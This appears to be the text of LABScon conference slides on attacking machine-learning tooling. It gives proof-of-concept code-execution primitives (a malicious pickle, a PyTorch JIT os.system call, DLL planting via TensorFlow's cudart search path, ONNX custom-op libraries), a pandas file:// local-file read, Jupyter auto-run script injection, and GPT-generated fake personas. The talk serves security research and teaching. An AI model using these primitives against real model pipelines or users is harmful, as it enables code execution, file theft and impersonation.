

LABS CON



LABS CON

Data Scientists Go To Jupyter





Will Pearce (@moo_hax)

ML Security Researcher
NVIDIA

Hacks Are Temporary...



Algorithmic Vulns

Attacks on models. Algorithms are empty, models are not.



Technical Vulns

All the traditional attacks we know and love 😊



Harm & Abuse

Societal harms, racist models, using ML for phishing.

...Methodology Is Forever

Context Is Everything

Threat Modeling 101			
Scenario	Risk	Methodology	Attack
Racist Model	Reputational	Harm and Abuse	Contrastive Bias
Model Trained on PII	Compliance	Algorithmic	Inversion
Model Hosting Service	Technical	Technical	File Upload
Malware Classification Model	Technical	Algorithmic	Evasion
Model that is used to authenticate a user	???	???	???

Execution Primitives

Who doesn't like code execution?



The Future Is Now

	SentinelStaticAI.dll	11/30/2021 2:10 PM	Application extens...	24,829 KB
	SentinelStaticEngine.exe	11/30/2021 3:10 PM	Application	228 KB
	SentinelStaticEngineScanner.exe	11/30/2021 3:10 PM	Application	226 KB
	SentinelServiceHost.exe	11/30/2021 3:10 PM	Application	226 KB
	SentinelScanFromContextMenu.exe	11/30/2021 3:10 PM	Application	226 KB

	onnxruntime.dll	C:\Users\wpearce\AppData\Local\Microsoft\Teams\previous\resources...	Date modified: 8/2/2022 8:07 PM	Size: 7.54 MB
	onnxruntime.dll	C:\Users\wpearce\AppData\Local\Microsoft\Teams\current\resources\...	Date modified: 8/22/2022 3:17 PM	Size: 7.54 MB

This PC > OS (C:) > Program Files > Waves > IntelOpenVINO1				
<input type="checkbox"/>	Name	Date modified	Type	Size
	gna.dll	11/26/2021 4:10 PM	Application extens...	3,042 KB
	GNAPPlugin.dll	9/9/2021 1:01 AM	Application extens...	1,706 KB
	HeteroPlugin.dll	9/9/2021 1:01 AM	Application extens...	341 KB
	inference_engine.dll	9/9/2021 1:01 AM	Application extens...	1,249 KB
	inference_engine_c_api.dll	11/9/2021 9:28 AM	Application extens...	625 KB
	inference_engine_ir_reader.dll	9/9/2021 1:01 AM	Application extens...	210 KB
	inference_engine_legacy.dll	9/9/2021 1:01 AM	Application extens...	1,887 KB

Search Results in Program Files (x86)	
	onnxruntime.dll C:\Program Files (x86)\Microsoft\Edge\A...
	onnxruntime.dll C:\Program Files (x86)\Microsoft\EdgeCore\T05.0.13...
<input checked="" type="checkbox"/>	onnxruntime.dll C:\Program Files (x86)\Microsoft\EdgeWebView\App...

	WordCombinedFloatieV4.onnx	C:\Program Files\Microsoft Office\root\Office16\AI	Size: 10.0 MB	8/21/2022 6:55 PM
	PowerPointCombinedFloatieV4.onnx	C:\Program Files\Microsoft Office\root\Office16\AI	Size: 430 KB	Date modified: 8/21/2022 6:55 PM
	PowerPointCombinedFloatieV4.onnx	C:\Program Files\Microsoft Office\root\Office16\AI	Size: 412 KB	Date modified: 8/21/2022 6:55 PM

Code Execution




No presuppositions about access, just enumerating options.
In soccer, when you have the ball your priorities are,

1. Shoot
2. Pass
3. Dribble
4. Lose the ball

The More Things Change...

Free map enclosed

- Pickle: who cares?
- Pickle background and PVM
- Attack scenarios
- Shellcode and demos
- converttopickle.py / Anapickle
- Bugs in the wild



MARCO SLAVIERO / BLACKHAT USA+2011

[Source](#)

...The More They Stay The Same



Elijah Rippeth

@terrible_coder



Lol at the ML community learning about arbitrary code execution

6:02 AM · Sep 3, 2022 · Twitter for Android

8 Retweets **2** Quote Tweets **86** Likes





Yannic Kilcher, Tech Sister

@ykilcher

Turns out loading models from the hub (or any other place) is ⚠️ NOT SAFE ⚠️ and opens you up to arbitrary code execution by an attacker 🤖

Learn how to do it yourself (and how to protect against it) in this video:

youtu.be/2ethDz9KnLk



2:23 PM · Sep 2, 2022 · Twitter Web App

- [Root4Loot](#)

@danielantonsen

- [Mythic Pickle Wrapper](#)

@coldwaterq

...There are SO many write ups

Pickle File

```
cos  
system  
(S'calc'  
tR.
```

<https://checkoway.net/musings/pickle>


Pickle Load

```
import numpy
numpy.load('model.pickle', allow_pickle=True)
```

```
import pandas
pandas.read_pickle('model.pickle')
```

```
import torch
torch.load('model.pickle')
```

```
import joblib
joblib.load('model.pickle')
```



PyTorch JIT

```
import torch

class Calc(torch.nn.Module):

    def __init__(self):
        super().__init__()

        import os; os.system('calc')

m = torch.jit.script(Calc())

torch.jit.save(m, './bin/torch_jit.pt')

torch.jit.load('./bin/torch_jit.pt')
```



PyTorch JIT Pickle Load

```
import torch

class Calc(torch.nn.Module):

    def __init__(self):
        super().__init__()
        import os; os.system('calc')

m = torch.jit.script(Calc())
torch.jit.save(m, './bin/torch_jit.pt')
torch.jit.load('./bin/torch_jit.pt')
```




Shared Objects – Torch, TF, NumPy

```
import torch
torch.load_library("hello.dll")
```

```
import numpy
numpy.ctypeslib.load_library("hello.dll", ".")
```

```
import tensorflow as tf
tf.load_op_library("hello.dll")
```

```
import tensorflow as tf
tf.load_library("hello.dll")
```



Tensorflow

"library_location" can be a path to a specific shared object, or a folder. If it is a folder, **all shared objects that are named "libtfkernel*" will be loaded**. When the library is loaded, kernels registered in the library via the REGISTER_* macros are made available in the TensorFlow process.

Tensorflow – Search Path

```
Python 3.8.10 (tags/v3.8.10:3d8993a, May  3 2021, 11:48:03) [MSC v.1928 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import tensorflow
2022-09-21 03:30:09.994558: W tensorflow/stream_executor/platform/default/dso_loader.cc:64] Could not load dynamic library 'cudart64_110.dll'; dLError: cudart64_110.dll not found
2022-09-21 03:30:09.995138: I tensorflow/stream_executor/cuda/cudart_stub.cc:29] Ignore above cudart dlerror if you do not have a GPU set up on your machine.
>>> █
```




```
Could not load dynamic library 'cudart64_110.dll';
dlerror: cudart64_110.dll not found
```


Tensorflow

```
import shutil  
shutil.copyfile("./bin/hello.dll", "./cudart64_110.dll")
```

```
import tensorflow as tf
```



LABSCON

- Charcuterie
 - bin
 - source
 - charcuterie.py
 - cudart64_110.dll**
 - requirements.txt
 - README.md


We've started. ✕

DLLMain!

OK

Shared Objects - ONNX

```
python -m  
onnxruntime.tools.convert_onnx_models_to_ort .  
--custom_op_library .\hello.dll
```



```
onnxruntime.capi.onnxruntime_pybind11_state.Fail: [ONNXRuntimeError]  
: 1 : FAIL : Failed to find symbol RegisterCustomOps in library,  
error code: 127
```


Shared Objects - ONNX

```
OrtStatus *ORT_API_CALL RegisterCustomOps(OrtSessionOptions *options, const
    OrtApiBase *api)
{
    MessageBoxA(NULL, "", "Loaded", 0);

    OrtCustomOpDomain *domain = nullptr;


    const OrtApi *ortApi = api->GetApi(ORT_API_VERSION);

    if (auto status = ortApi->CreateCustomOpDomain(c_OpDomain, &domain))
    {
        return status;
    }
}
```


Shared Objects - ONNX

```
import numpy
import onnxruntime

so = onnxruntime.SessionOptions()
so.register_custom_ops_library("./bin/custom_op.dll")
onnx_session = onnxruntime.InferenceSession("./bin/onnx/mnist-8.onnx", so)
```



File Read - Pandas

```
import pandas  
pandas.read_csv("file:///c://Windows/win.ini")
```


File Read - Pandas

Any valid string path is acceptable. The string could be a URL. Valid URL schemes include [http](#), [ftp](#), [s3](#), and [file](#). For file URLs, a host is expected. A local file could be: `file://localhost/path/to/table.json`

File Read - Pandas

```
import pandas  
pandas.read_csv("file:///c://Windows//win.ini")
```


File Read - Pandas

```
input_data = {"data": ("file:///c://Windows//win.ini") }
```

```
def score(input_data):  
    """  
    Returns a model prediction  
    """  
    data = pandas.read_json(input_data) ["data"]  
    result = model.predict(data)  
    return result
```

ImportError: Missing optional dependency 'fsspec'. Use pip or conda to install fsspec.

AutoLoad - Jupyter

```
%%html

<script>

    require(

        ['base/js/namespace', 'jquery'],

        function(jupyter, $) {

            $(jupyter.events).on("kernel_ready.Kernel", function () {

                jupyter.actions.call('jupyter-notebook:run-all-cells-below');

            });

        }

    );

</script>
```


AutoLoad - Jupyter

```
%%html  
  
<script>  
  
    require (
```

Careful Who You Colab With:

abusing google colaboratory

Imagine being a machine learning (ML) researcher, a data analyst, or an educator using Google Colaboratory to share your code with colleagues and/or

```
);
```

```
</script>
```


<https://medium.com/mlearning-ai/careful-who-you-colab-with-fa8001f933e7>

Honorable Mention - JSON

```
def deserialize_from_json(json_string, custom_objects=None):  
    """Instantiates a layer from a JSON string."""  
    populate_deserializable_objects()  
    config = json_utils.decode_and_deserialize(  
        json_string,  
        module_objects=LOCAL.ALL_OBJECTS,  
        custom_objects=custom_objects  
    )  
  
    return deserialize(config, custom_objects)
```


Honorable Mention - JSON

```
def deserialize_from_json(json_string, custom_objects=None):  
    """Instantiates a layer from a JSON string."""  
    populate_deserializable_objects()  
    config = json_utils.decode_and_deserialize(  
        json_string,  
        module_objects=LOCAL.ALL_OBJECTS,  
        custom_objects=custom_objects  
    )  
  
    return deserialize(config, custom_objects)
```




In The Backpocket - NumPy

```
import numpy

class ArrayExec:
    import os
    os.system("calc")

    def __array__(self):
        return 1

numpy.asarray(ArrayExec)
```



In The Backpocket - NumPy

```
model = Model()

def score(input_data):
    array = numpy.array(input_data)
    result = model.predict_proba(input_data)
    return result

score(np.zeros((1, 245)))
```


LABS CON

02

Influencer

#BeSomebody



No More Templates

Write a long job description for a sale executive making \$400,000 per year with benefits

<https://beta.openai.com>

The Sales Executive is responsible for achieving assigned sales targets and executing sales strategies for a defined territory in the United States. The Sales Executive will be the primary point of contact for customers in assigned territory and will be responsible for prospecting, building relationships and closing deals. The Sales Executive will work closely with other members of the sales team, as well as with marketing, product management and other functions within the company to ensure that assigned objectives are met.

The Sales Executive must have a minimum of 5 years of sales experience, with a proven track record of success in achieving sales targets. The Sales Executive must have excellent communication and presentation skills and be able to effectively articulate the company's value proposition to customers. The Sales Executive must also be highly organized and detail-oriented, with the ability to manage a large number of customer relationships simultaneously.

The Sales Executive will be based in the company's offices in New York, NY and will report to the Vice President of Sales. The position offers a competitive base salary plus commission, with an expected total compensation of \$400,000 per year. The company also offers a comprehensive benefits package, including medical, dental and vision coverage, 401(k) and stock options.

All Synthetic Materials



<https://thispersondoesnotexist.com/>

The Sales Executive is responsible for achieving assigned sales targets and executing sales strategies for a defined territory in the United States. The Sales Executive will be the primary point of contact for customers in assigned territory and will be responsible for prospecting, building relationships and closing deals. The Sales Executive will work closely with other members of the sales team, as well as with marketing, product management and other functions within the company to ensure that assigned objectives are met.

The Sales Executive must have a minimum of 5 years of sales experience, with a proven track record of success in achieving sales targets. The Sales Executive must have excellent communication and presentation skills and be able to effectively articulate the company's value proposition to customers. The Sales Executive must also be highly organized and detail-oriented, with the ability to manage a large number of customer relationships simultaneously.

The Sales Executive will be based in the company's offices in New York, NY and will report to the Vice President of Sales. The position offers a competitive base salary plus commission, with an expected total compensation of \$400,000 per year. The company also offers a comprehensive benefits package, including medical, dental and vision coverage, 401(k) and stock options.

Business Cats

Write a long job description for a cat that has an important job as a banking executive making 6000 tuna a year, plus naps.




<https://thiscatdoesnotexist.com/>

This is a very important position for a cat with a lot of experience in the banking industry. The cat will be responsible for making 6000 tuna a year, plus naps.

This is a highly responsible position that requires a great deal of experience and knowledge in the banking industry. The cat will be required to work closely with the other executives in the company to ensure that the company's operations are running smoothly.

